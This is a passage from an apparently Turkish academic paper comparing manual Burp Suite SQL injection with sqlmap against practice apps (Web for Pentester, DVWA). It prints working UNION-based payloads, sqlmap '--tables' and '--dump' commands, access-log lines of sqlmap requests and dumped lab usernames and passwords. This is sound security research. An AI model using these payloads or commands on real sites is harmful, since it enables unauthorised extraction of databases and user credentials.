araçlar, web uygulamaları, sahtekarlık, dinleme, istismar araçları ve donanım korsanlığı için çeşitli güvenlik araçları mevcuttur [3].

Sqlmap

Sqlmap aracı, özellikle SQL enjeksiyon güvenlik açığının keşfini hedefleyen popüler bir araçtır. UNION sorgu tabanlı, yığılmış sorgular, zamana dayalı Blind ve hata tabanlı saldırılar denilen (UNION query-based, stacked queries, out-of-bound, boolean-based blind, time-based blind and error-based) dahil olmak üzere farklı saldırı yöntemlerine sahip etkileşimli bir araçtır. Sqlmap'e saldırı hedefi olarak bir URL verildiğinde, arka uç veritabanı yönetim sistemi (DBMS) hakkında eğitilmiş bir tahminde bulunmaya çalışır. Daha sonra bu tahminlere göre, GET veya POST gibi belirli bir HTTP yöntemi aracılığıyla istekler göndererek, söz konusu belirli temel DBMS için daha uygun olan farklı enjeksiyon vektörleri aracılığıyla temeldeki DBMS'ye saldırmaya çalışır. Ayrıca Sqlmap' in başarılı bir kullanımı durumunda, temel alınan DBMS'den bilgi alınabilir. Örneğin, mevcut DBMS kullanıcısının adını, çalışan mevcut veritabanının adını, veritabanı şemasını getirilebilir, veritabanının tablolarını numaralandırabilir [4].

Burp Suite

Burp Suite bir proxy aracıdır. Http protokolü üzerinden yapılan trafiğin incelenebilmesi ve işlem yapılabilmesine olanak sağlar. Sunucu ile istemci arasında oluşan ağ trafiği Burp Suite aracı ile görülebilmektedir. Burp suite SSL sertifikasyon dosyası içeri aktarılması sonrasında SSL istekleri de Burp Suite aracı üzerinden görülebilir.


Burp Suite, web uygulamalarına yönelik güvenlik kontrollerinde, hem manuel hemde otomatize testlerde kullanılan ve sızma testleri gerçekleştirenlerin kullandıkları ana araçlardan biri haline gelmiştir. Burp Suite aracı windows bilgisayarlara yüklenebilmekte ve ayrıca Kali Linux üzerinde yüklü olarak gelmektedir [5].

BULGULAR

Sızma Testi Yaklaşımıyla SQL Enjeksiyon Analizi

Web sayfasında güvenlik açıkları, sorgu oluşturulmadan ve arka uç veritabanı sunucularına gönderilmeden önce kullanıcı giriş parametreleri doğrulanmadığında oluşur. SQL enjeksiyon tekniği, web uygulamaları sistemine erişmek için parametre manipülasyonunu kullanır. Yani sorguya girdi olarak yetkisiz veya yanlış değer girilmesini sağlar [1].

SQL enjeksiyonun ilk adımını, hata mesajları oluşturmak için sorguyu bölmektir. Bu adımda, URL değeri bölümüne değerler eklenerek sorgu iki kısma ayrılır. Örneğin, bir dize değerinin başlangıcını ve sonunu belirtmek için SQL deyiminde tek bir tırnak (‘) karakteri kullanılır. Şekil 1’de sayfa değişkeni üzerinden giriş 2’ dir. Bu girdi, sorguyu oluşturan web sunucusuna gönderilir. Dinamik olarak oluşturulan sorguda, değer 2’den sonraki tek tırnak, arka uçtaki SQL sorgunun tek tırnak çiftini tamamlar. Bu işlem dinamik olarak oluşturulan SQL sorgusunu bozar ve Şekil 1’de web for pentester uygulaması üzerindeki bağlantıda gösterildiği gibi hata mesajları üretir. Gösterilen hata mesajı arka uçta bir SQL sunucusunun bulunduğunu gösterir. Ayrıca SQL sunucusu tarafından oluşturulan SQL sorgusunun sözdizimini de ortaya çıkarır. Buradan uygulama üzerinde SQL enjeksiyon zafiyetinin olduğu kanısına varılır.



Şekil 1: Tek Tırnak İle Oluşan Hata Mesajı

SQL enjeksiyon zafiyetinin tespitinden sonra veritabanından bazı bilgileri almak için Şekil 3'teki algoritmadaki işlem sırası takip edilerek sorguya kod eklenebileceği anlaşılmıştır. Bunun için “or” mantıksal bağlacı kullanılarak SQL enjeksiyon GET yöntemi ile ‘or+1+or’ sorgu ifadesi eklendiğinde uygulama üzerinde ad ve yaş bilgileri çekilmiştir. Daha sonra sızma testi yaklaşımı ile yapılan bu sorgular ile daha kritik öneme sahip olan kullanıcı ad ve şifrelerine yönelik bilgilerin de elde edilmesi düşünülebilir. Bunun için ilk önce veri tabanında bulunan sütun bilgileri elde edilir.

Sütun bilgilerinde sütun sayısını öğrenmek için fiziksel bilgisayarda kurulu olan Burp Suite programı çalıştırılarak oluşan trafiğin üzerinden geçirilebilmesi için proxy sekmesinde 127.0.0.1 ve port 8080 olarak ayarlama yapılır. Aynı zamanda web tarayıcının vekil sunucu bölümü de 127.0.0.1 ip adresi ve port 8080 olarak ataması yapılır. Web for pentester uygulamasında SQL enjeksiyon zafiyetinin bulunduğu bağlantı açılarak oluşan trafik Burp Suite programı üzerinden geçirilmiştir. Daha sonra araya girilen trafik üzerinde Şekil 2’te görüldüğü gibi sütun sayısını ‘order+by+1,2,3,4,5,6...+%23 sorgusu sunucudan bilgi alınamayınca kadar sırasıyla denenir. En son ‘order+by+5+%23 sorgusundan sonra bilgi

gelmediği görülmesi üzerine tablonun 5 sütunlu olduğu kanısına varılmıştır.



Şekil 2: Burp Suite Sütun Sayısı Analizi


Sütun sayısını öğrenme işleminden sonra bulunan SQL enjeksiyon zafiyeti içerisinde tablolarla ilgili bilgi toplama işlemlerine geçilir. Bunun için Burp Suite kullanılarak tablo isimlerini ve versiyon bilgilerini öğrenmeye yarayan aşağıdaki SQL enjeksiyon sorgusu kullanılmıştır.

```
'+union+select+table_
name,version(),3,4,5+from+information_schema.
tables+%23
```

Web sunucusundan dönen cevaplar incelendiğinde veritabanında kullanıcı adlarını barındıran “users” adında bir tablo isminin olduğu görülmüştür. Buradan yola

çıkarak “users” tablosundaki bilgileri almaya yönelik yeni bir enjeksiyon yapılabileceği anlaşılır.

Yapılan SQL enjeksiyon denemesinin amacı öncelikle tabloda bulunan sütunların başlık isimlerinin öğrenilmesidir. Bunun için aşağıdaki SQL enjeksiyon denemesi yapılmıştır:



Şekil 3: Elle Yapılan SQL Enjeksiyon Akış Şeması

SQL enjeksiyon denemesi sonucu elde edilen sütun adları bilgisinde kullanıcıların adı ve parola bilgilerinin tutulduğu sütun bilgilerinin olabileceği kanısına varılarak, kullanıcı bilgilerinin öğrenilmesine yönelik, “union+select+name,passwd,3,4,5+from+exercises.users%23” SQL enjeksiyon sorgusu yapılmıştır. Yapılan SQL enjeksiyon denemesinin sonucunda Şekil 4’te gösterildiği gibi kullanıcı ve şifre bilgilerine erişilmiştir.

| id | name | age |
|-------|---------|-----|
| 2 | root | 30 |
| admin | admin | 3 |
| root | admin21 | 3 |
| user1 | secret | 3 |
| user2 | azerty | 3 |

© PentesterLab 2013


Şekil 4: Veritabanında Bulunan Kullanıcı Adı Ve Şifre Bilgileri

Sqlmap İle SQL Enjeksiyon Analizi

Web uygulamalarında SQL enjeksiyon zafiyetinin belirlenmesinde otomatik olarak SQL enjeksiyonuna yönelik veriyüklü sorguları denemeleri yapan araçlarla zafiyetin belirlenmesi ve güvenlik açığının bulunduğu uygulamaya ait veritabanından bilgilerin ele geçirilmesi daha hızlı olabilmektedir. Otomatize araçlar elle yapılan sızma testi yaklaşımı ile yapılan sorgu denemelerini arka planda, SQL komutları yardımıyla defalarca hızlı bir şekilde deneyerek SQL enjeksiyon zafiyetini belirleyebilmektedirler. Bunun için sızma testi yaklaşımı ile yapılan çalışmaya ek olarak sqlmap aracı kullanılarak web sunucusunda bulunan güvenlik açığından faydalanılıp, veriyüklü denemeleri ile bilgilere erişilmeye çalışılmıştır. Bunun için VMware sanal platformu üzerine kurulan Kali Linux işletim sistemi içerisinde hazır bulunan sqlmap programı çalıştırılmıştır. Tablo adlarını bulmayı ve yapılan veriyüklü denemelerini Burp Suite aracında analiz etmeyi sağlayan aşağıdaki komut sqlmap üzerinde çalıştırılmıştır.

```
sqlmap --u http://192.168.1.4/sqli/
example1.php?name=root --tables --proxy
http://192.168.1.5:8080
```

Yapılan sorgu sonucunda tablo adı bilgisinin “users” olduğu tespit edilir. Ayrıca sqlmap aracı tarafından gerçekleştirilen veriyükü denemesi Burp Suite programında analiz edilerek Şekil 5’te görüldüğü gibi tespit edilmiştir. Tespit edilen veriyükünün kodu çözülerek sorgu ifadesi Tablo 1’e eklenmiştir.




Şekil 5: Tablo İsimleri İçin Yapılan Başarılı Veriyükü Denemesi

Veritabanında bulunan tablo isimi bulunduktan sonraki adım Şekil 6’daki akış şemasında gösterildiği gibi tabloda bulunan sütun adlarını çekmek olacaktır. Bu işlem için sqlmap üzerinde;

```
sqlmap -u http://192.168.1.4/sqli/
example1.php?name=root --tables --proxy
http://192.168.1.5:8080
```

komutu çalıştırılmıştır. Yapılan sorgu sonuçları veritabanı adınının “exercices” olduğu tespit edilmiştir.

Sqlmap ile yapılan başarılı SQL enjeksiyon veriyükü denemesi Burp Suite programında analizi Şekil 7’de gösterilmiştir.



Şekil 6: Sqlmap İle Zafiyetin Belirlenmesindeki Akış Şeması

The screenshot displays the Burp Suite interface during a successful SQLmap injection. The 'Request' tab shows a GET request to /sql/example1.php?name=root%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x71... The 'Response' tab shows the resulting HTML output, which includes a table with a single row containing the password 'passwrd'. The search bar at the bottom shows 'passwrd' with 1 match.

Şekil 7: Sqlmap İle Zafiyetin Belirlenmesindeki Akış Şeması

Sütun adlarını bulmaya yönelik olarak yapılan veriyükü denemesinin kodu çözüldüğünde oluşan sorgu ifadesi Tablo 1’e eklenmiştir.

Sütun adlarının çekilmesinden sonra Şekil 7’de name ve passwd başlıklarının görülmesi üzerine veritabanı içerisinde kullanıcı adı ve şifrelerinin de olabileceği düşünülerek tablo içerisindeki bilgiler sqlmap üzerinde --dump komutuyla Şekil 8’de gösterildiği gibi elde edilmiştir.

```
Database: exercises
Table: users
[4 entries]
+----+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+----+-----+-----+-----+-----+
| 1  | 10      | 10  | admin | admin  |
| 2  | 0       | 30  | root  | admin21|
| 3  | 2       | 5   | user1 | secret |
| 5  | 5       | 2   | user2 | azerty |
+----+-----+-----+-----+-----+


[17:31:06] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.4/dump/exercises/users.csv'
[17:31:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.4'

[*] ending @ 17:31:06 /2021-12-30/

root@kali:~# sqlmap -u http://192.168.1.4/sqli/example1.php?name=root
--dump --proxy http://192.168.1.5:8080
```

Şekil 8: Tablo İçerisinde Bulunan Bilgiler

Sqlmap tarafından tablo içerisinde bulunan bu bilgileri getirmek için yapılan SQL enjeksiyon veriyükü denemesi Şekil 9’da Burp Suite programı ile tespit edilmiştir.



Şekil 9: Tablo İçerisindeki Bilgiler İçin Yapılan Başarılı Veriyükü Denemesi

Burp Suite aracı ile tespit edilen SQL enjeksiyon veriyükü denemelerinin kodu çözülerek kullanılan sorgu ifadesi Tablo 1'e eklenmiştir.

SQL enjeksiyon sorgularının, veri yüklerinin tespiti web uygulaması tarafından log kayıtlarına alınmakta olup kayıtlar içindeki bilgiler analiz edilerek denemelere erişilebilir. Bunun için örneğin sqlmap aracının tablo içindeki bilgileri almaya yönelik olarak yaptığı veri yükü denemelerini incelenmiştir. Şekil 10'da Web for Pentester uygulamasındaki log kayıtlarında veri yükü denemelerini görüntülemek için "cd /var/log/apache2" komutu ile uygulama loglarının görüntüleneceği dizine gidilerek, "tail -f access.log" komutu çalıştırılmış ve "access.log" dosyasından yapılan veriyükü (payload) denemeleri tespit edilmiştir.

```


192.168.1.5 - - [30/Dec/2021:13:57:12 +0000] "GET /sql/example1.php?name=root%27%20UNION%20ALL%20SELECT%20NULL%20CONCAT%280x7162767871%2CJSON_ARRAYAGG%28CONCAT%20%280x6d6b64717965%2Ccolumn_name%2Ccolumn_type%29%29%2C0x7170717a71%29%2CNULL%2CNULL%2CNULL%20FROM%20INFORMATION_SCHEMA.COLUMNS%20WHERE%20table_name%3D0x7573657273%20AND%20table_schema%3D0x657865726369736573--%20- HTTP/1.1" 200 874 "-" "sqlmap/1.5.10#stable (https://sqlmap.org)"
192.168.1.5 - - [30/Dec/2021:13:57:13 +0000] "GET /sql/example1.php?name=root%27%20UNION%20ALL%20SELECT%20NULL%20CONCAT%280x7162767871%2CJSON_ARRAYAGG%28CONCAT%20%280x6d6b64717965%2Cage%2Cgroup_id%2Cid%2Cname%2Cpasswd%29%29%2C0x7170717a71%29%2CNULL%2CNULL%2CNULL%20FROM%20exercises.users--%20- HTTP/1.1" 200 874 "-" "sqlmap/1.5.10#stable (https://sqlmap.org)"
192.168.1.5 - - [30/Dec/2021:13:57:13 +0000] "GET /sql/example1.php?name=root%27%20UNION%20ALL%20SELECT%20NULL%20CONCAT%280x7162767871%2CJSON_ARRAYAGG%28CONCAT%20%280x6d6b64717965%2CIFNULL%28CAST%28group_id%20AS%20ONCHAR%29%2C0x20%29%2C0x6d6b64717965%2CIFNULL%28CAST%28id%20AS%20ONCHAR%29%2C0x20%29%2C0x6d6b64717965%2CIFNULL%28CAST%28name%20AS%20ONCHAR%29%2C0x20%29%2C0x6d6b64717965%2CIFNULL%28CAST%28passwd%20AS%20ONCHAR%29%2C0x20%29%2C0x7170717a71%29%29%2CNULL%2CNULL%2CNULL%20FROM%20exercises.users--%20- HTTP/1.1" 200 1022 "-" "sqlmap/1.5.10#stable (https://sqlmap.org)"
^C
root@debian:/var/log/apache2# _

```

Şekil 10: Burp Suite İle Yakalanan Cookie Bilgisi


SQL enjeksiyon güvenlik açığı analizi için kullanılan diğer bir uygulama, gerçek zamanlı proje olan Damn Vulnerable Machine (DVWA) web uygulamasıdır. DVWA, arka uç veritabanı ve PHP olarak MySQL kullanılarak oluşturulmuş bir web uygulamasıdır. Bu uygulama SQL enjeksiyon, XSS, Dosya ekleme güvenlik açığı, CSRF vb. gibi en önemli OWASP güvenlik açıklarına sahiptir. İlgili yöntemlerin uygulanabilirliğini belirlemek için güvenlik açıklarından hem manuel olarak hem de araçlarla yararlanır [6].

SQL enjeksiyon zafiyetin keşfinde kullanılan DVWA test web uygulamasında, veri tabanında bulunan kullanıcı adı ve şifrelerini getirmeye yönelik koşullu SQL sorgu denemesi gerçekleştirilmiştir. Şekil 11’de yapılan anything‘or’ x ‘=’ x sorgu denemesi sonucunda veritabanında bulunan kullanıcı adları web sayfası üzerinde görüntülenmiştir [7].




Şekil 11: DVWA Mantıksal SQL Enjeksiyon Sorgu Denemesi

Bu sonuç ile uygulama üzerinde SQL enjeksiyon zafiyetinin bulunduğu kanısına varılmıştır. Bu uygulama üzerinde yapılacak çalışmada amaç, cookie bilgisinden faydalanarak veritabanında ilgili kullanıcıların şifrelerini sqlmap aracılığıyla görüntülemektir. DVWA web zafiyet uygulamasında SQL enjeksiyon sekmesindeki input alanına “1” değeri yazıldığında alınan cevap değerinden, cookie bilgisi burp suite aracı üzerinden Şekil 12’de gösterildiği gibi elde edilmiştir.



Şekil 12: Burp Suite İle Yakalanan Cookie Bilgisi

Intercept sekmesi üzerinde yakalanan istek Kali Linux işletim üzerinde root klasörü altına “request” adında dosyaya kopyalanmıştır. Bu dosya yardımıyla “./sqlmap.py -r /root/request --dump” komutu kullanılarak, Şekil 13’de gösterildiği gibi veritabanı üzerinden kullanıcı adı ve şifreleri, cookie bilgileri aracılığıyla şifrelenmiş MD5 bilgileri çözülerek elde edilmiştir.



Şekil 13: Burp Suite İle Yakalanan Cookie Bilgisi

Tablo 1: SQL Enjeksiyon Veri Yükü Denemelerine Ait Yapılan Sorgular

| Sorgu Aracı | Tablo Adları İçin Yapılan SQL Enjeksiyon Veriyükü Sorgu Denemeleri |
|---------------------|---|
| Elle yapılan | '+union+select+table_name,version(),3,4,5+from+information_schema.tables+%23 |
| Sqlmap | ' UNION ALL SELECT NULL,CONCAT(0x-7162767871,IFNULL(CAST(table_schema AS CHAR),0x20),0x6d6b64717965,IFNULL(CAST(table_name AS CHAR),0x20),0x-7170717a71),NULL,NULL,NULL FROM INFORMATION_SCHEMA.TABLES WHERE table_schema IN (0x657865726369736573,0x696e6666f726d-6174696f6e5f736368656d61)-- |
| | |
| | Sütun Adları İçin Yapılan SQL Enjeksiyon Veriyükü Sorgu Denemeleri |
| Elle yapılan | 'union+select+column_name,2,3,4,5+from+information_schema.columns+%23 |
| Sqlmap | ' UNION ALL SELECT NULL,CONCAT(0x-7162767871,IFNULL(CAST(column_name AS NCHAR),0x20),0x6d6b64717965,IFNULL(CAST(column_type AS NCHAR),0x20),0x-7170717a71),NULL,NULL,NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x7573657273 AND table_schema=0x657865726369736573-- - |
| | |
| | Tablo İçindeki Bilgiler İçin Yapılan SQL Enjeksiyon Veriyükü Sorgu Denemeleri |
| Elle yapılan | 'union+select+name,passwd,3,4,5+from+exercises.users %23 |
| Sqlmap | UNION ALL SELECT NULL,CONCAT(0x-7162767871,IFNULL(CAST(age AS NCHAR),0x-20),0x6d6b64717965,IFNULL(CAST(groupid AS NCHAR),0x20),0x6d6b64717965,IFNULL(CAST(id AS NCHAR),0x20),0x6d6b64717965,IFNULL(CAST(name AS NCHAR),0x20),0x6d6b64717965,IFNULL(CAST(passwd AS NCHAR),0x20),0x-7170717a71),NULL,NULL,NULL FROM exercises.users-- - |

Web for pentester uygulamasına yapılan SQL enjeksiyon zafiyetin belirlenmesine yönelik veriyükü denemeleri Tablo 1’de gösterilmiştir. Tablo 1’de sızma testi yaklaşımı ile yapılan ve sqlmap aracının yapmış olduğu SQL enjeksiyon denemeleri bulunmaktadır.

TARTIŞMA

Web uygulamalarında bulunan SQL enjeksiyon zafiyetinin belirlenmesine yönelik çeşitli yöntemler bulunmaktadır. Yapılan çalışmada zafiyetin belirlenmesine yönelik gerçekleştirilen veri yükleri elle yapılacağı gibi otomatik yük denemeleri gerçekleştiren yazılım araçlarıyla da yapılabileceği anlaşılmıştır. Zafiyetin belirlenmesinde çeşitli web uygulama zafiyet tarayıcıları ve SQL enjeksiyon sorgu araçları denenmiştir. Çalışmada kullanılan web uygulama tarayıcılarının yapmış oldukları veri yükleri incelendiğinde zafiyeti belirlemeye yönelik oluşturmuş oldukları sorgularda mantıksal bağlaçlar ve karakterler kullandıkları tespit edilmiştir. Sqlmap ile SQL enjeksiyon zafiyetinin belirlenmesindeki başarılı veri yükü denemelerinin sağlanmasındaki mantıksal sorguların verileri çekmeye yönelik doğrulama sonuçları benzerdir.

SQL enjeksiyon zafiyetin belirlenmesinde otomatik olarak SQL enjeksiyon denemeleri aracı analiz edilmiş, SQL enjeksiyon zafiyetinin belirlenmesinde zafiyeti sömürmeye yönelik olarak SQL sorguları ile web uygulama veritabanında bulunan bilgileri çekebildiği görülmüştür. Bu araçla zafiyetin belirlenmesi ve veritabanındaki bilgilerin çekilmesine yönelik ilerleme adımlarında ortak öncelik tablo adına ulaşmak olduğu görülmüştür. Araçla tespit edilen tablo adı bilgisinden sonra tablodaki sütun adlarının keşfini yapmak tablo içindeki bilgileri çekebilmek için gerekli olduğu

görülmüştür. Veritabanında bulunan bilgileri çekebilmek için Tablo 1’de görüldüğü gibi oluşturulan SQL enjeksiyon sorgularının içerisinde “age, groupid, id, name, passwd” sütun adlarının kullanılarak yapıldığı tespit edilmiştir.

SQL enjeksiyon aracının çalışmadaki web uygulamalarına yaptıkları veri yükü denemelerinde tablo adını çekmek için table_name nesnesinin sorgu içinde kullanıldığı, tablo içerisindeki sütun adlarını çekebilmek için column_name nesnesinin kullanıldığı görülmüştür. Tablo içerisindeki bilgileri çekebilmek için tespit edilen sütun adları kullanılarak “concat” fonksiyonu ile tablodaki değerlerin birleştirilmesi ve getirilmesine yönelik SQL enjeksiyon sorgusunun oluşturulduğu tespit edilmiştir.

SQL enjeksiyon zafiyetinin veri yükü üzerinden belirlemeye yönelik olarak yapılan bu çalışmada penetrasyon test araçları ve elle yapılan analizler karşılaştırıldı. Araçlar kullanılarak web for pentester uygulaması üzerinde bulunan SQL enjeksiyon zafiyetinin belirlenmesi işlemi yapılmıştır.

Zafiyetin belirlenmesine yönelik olarak yapılan SQL enjeksiyon veri yükü denemeleri, Sqlmap aracının gerçekleştirmiş olduğu ve elle yapılan sorgular incelenerek tespit edildi. Web uygulamasında bulunan veri tabanına ait bilgilere yönelik olarak yapılan tablo adı, sütun adı, veri tabanı içerisindeki saklanan verilere yönelik SQL enjeksiyon veri yükü denemeleri analiz edilerek çizelge haline getirilmiştir.

SONUÇ

Bu çalışmada bazı web uygulamaları üzerinde SQL enjeksiyon zafiyetinin olabileceği ve bu güvenlik açığı istismar edilerek veri tabanında bulunan hassas verilerin

sızdırılabileceği çeşitli SQL enjeksiyon denemeleriyle test edilmiştir. Zafiyetin belirlenmesi ve sömürülmesine yönelik bu çalışmada veritabanından getirilen veriler elle yapılan SQL enjeksiyona yönelik sızma testi yaklaşımı veya otomatik olarak SQL enjeksiyon denemeleri gerçekleştiren bir araçla gerçekleştirilebileceği anlaşılmıştır. Kullanılan sızma testi yaklaşımı ile otomatize olarak SQL enjeksiyon denemeleri yapabilen sqlmap aracının zafiyetin belirlenmesine yönelik olarak kullanılan SQL enjeksiyon veriyükü denemeleri tespit edilmiştir. Denemeler incelendiğinde, web uygulamaları üzerindeki zafiyetin belirlenmesine yönelik yapılan SQL enjeksiyon sorgularındaki kullanılan ana argümanların tablo özelliklerini çekmeye çalışırken birbirine benzer sorguların yapıldığı tespit edilmiştir.

SQL enjeksiyon aracı olan sqlmap ve elle yapılan veri yükü denemeleri incelendiğinde tablo adı, sütun adı, tablo içi bilgilerini almaya yönelik SQL enjeksiyon işleminde oluşan sorgu ifadelerinde kullanılan nesnelere, fonksiyonların çizelgelerde görüldüğü gibi aralarında benzerliklerin olduğu anlaşılmıştır.

Web uygulama sahipleri, kurum ve kuruluşlar kendi uygulamalarını siber saldırganlardan önce güvenlik açıklarının olup olmadığını kontrol etmelidirler. Bu çalışmadan faydalanılarak, çeşitli penetrasyon teknikleri ile zafiyetler belirlenebilir ve önlemler alınabilir. Ayrıca uygulama geliştiricileri statik kaynak kod analiz teknikleri ile tasarım aşamasında adım adım güvenli yazılım geliştirebilirler. Bu sayede uygulama üzerinde oluşabilecek güvenlik zafiyetinin önüne geçilebilir.

KAYNAKÇA

1. Alam, D., Kabir, M. A., Bhuiyan, T. ve Farah, T. “A Case Study of SQL Injection Vulnerabilities Assessment of .bd Domain Web Applications”, 2015 Fourth International Conference on Cyber Security, Cyber Warfare, and Digital Forensic (CyberSec), (s. 73–77), 2015.
2. S. Ibarra-Fiallos, J. B. Higuera, Intriago-Pazmino M., Higuera, J. R. B., Montalvo, J. A. S., and Cubo, J., “Effective Filter for Common Injection Attacks in Online Web Applications,” IEEE Access, c. 9, s. 10378–10391, 2021.
3. Filiol, E. Mercaldo, F and Santone, A. “A Method for Automatic Penetration Testing and Mitigation: A Red Hat Approach,” Procedia Computer Science, c. 192, s. 2039–2046, 2021.
4. Stephanow, P. ve Khajehmoogahi, K. “Towards continuous security certification of software-as-a-service applications using web application testing techniques”, 2017 IEEE 31st International Conference on Advanced Information Networking and Applications (AINA), s. 931–938, 2017.
5. Altınkaynak, M. (2017). *Uygulamalı Siber Güvenlik ve Hacking*. İstanbul: Abaküs Kitap Yayınevi.
6. Priyanka, A. K. S. S. Smruthi “WebApplication Vulnerabilities : Exploitation and Prevention”, 2020 Second International Conference on Inventive Research in Computing Applications (ICIRCA), s. 729–734, 2020.
7. AXINTE, S. D. “SQL Injection Testing in Web Applications Using SQLmap”, International Journal of Information Security and Cybercrime, c. 3, sayı 2, s. 61–68, 2014.